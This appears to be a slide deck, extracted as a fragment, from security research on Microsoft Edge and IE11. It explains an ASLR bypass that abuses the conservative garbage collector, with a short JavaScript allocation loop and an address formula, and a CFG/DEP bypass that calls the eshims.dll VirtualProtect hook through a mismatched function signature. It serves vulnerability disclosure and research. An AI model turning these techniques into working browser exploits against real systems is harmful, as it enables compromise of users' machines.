
Exploit: Calculate the target_address

```
•Code in IE11
```


```
for(var i=0;i<spointer_array.length;i++)
{
    spointer_array[i] = 0;
    myCollectGarbage( );
    try{
        var ab = new ArrayBuffer( target_vm_size);
    }
    catch(e){}
}</pre>
```



Exploit: Calculation target_address



New attempt to allocate 1MB results:succeds




1MB

Exploit:target memory free





Exploit: Load dll



dll_base_address =
guess_start_address +
target_index*0x1000



Demo 1:Bypass ASLR in Microsoft Edge



Demo 2: Bypass ASLR In IE11 on Windows 10



The impact of this weakness

- Affect All the Microsoft Browser use the Conservative GC
 - Microsoft Edge in Windows 10
 - Internet Explorer 8, 9, 10, 11 on all windows platform






• Bypass CFG



Why we need CFG bypass vulnerability




Eshims bypass CFG

- •eshims!VirtualProtect to bypass CFG and DEP
- Vuln Type: Call Sensitive API out of context
- Module: Eshims
- Operation System: Windows 10 14367 32 bit
- BYPASS CFG/DEP



Eshims Architecture in Microsoft Edge





Eshims hook functions

- •eshims.dll is a module in Microsoft Edge
- eshims have following hook functios, the functions are CFG valid.

EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtect EShims!NS_ACGLockdownTelemetry::APIHook_VirtualAllocEx EShims!NS_ACGLockdownTelemetry::APIHook_WriteProcessMemory EShims!NS_ACGLockdownTelemetry::APIHook_MapViewOfFileEx EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtectEx EShims!NS_ACGLockdownTelemetry::APIHook_MapViewOfFile EShims!NS_ACGLockdownTelemetry::APIHook_SetProcessValidCallTargets



Eshims exploit

```
NS_ACGLockdownTelemetry::APIHook_VirtualProtect CDOMTextNode::substringData
(
    LPVOID lpAddress, CDOMTextNode* this,
    sIZE_T dwSize, int offset,
    DWORD flNewProtect, int count,
    char** ppNewString
)
```


; __int32 __stdcall CDOMTextNode::substringData(CDOMTextNode *this, __int32, __int32, unsigned __int16 **) ?substringData@CDOMTextNode@@QAGJJJPAPAG@Z proc near

; CODE XREF: CDOMTextNode::ie9_substringData(long,long,ushort * *)+61j

; DATA XREF: .text:1015ED541o



Eshims exploit





Acknowledgement

- ZDI Researchers: Abdul-Aziz Hariri, Simon Zuckerbraun, Brian Gorenc
- @yuange1975, @galois







References

- Abdul-Aziz Hariri, Brian Gorenc, Simon Zuckerbraun <u>Abusing Silent Mitigations:Understanding weaknesses</u> <u>within Internet Explorer's Isolated Heap and</u> <u>MemoryProtection</u>
- Henry Li <u>Microsoft Edge MemGC Internals</u>

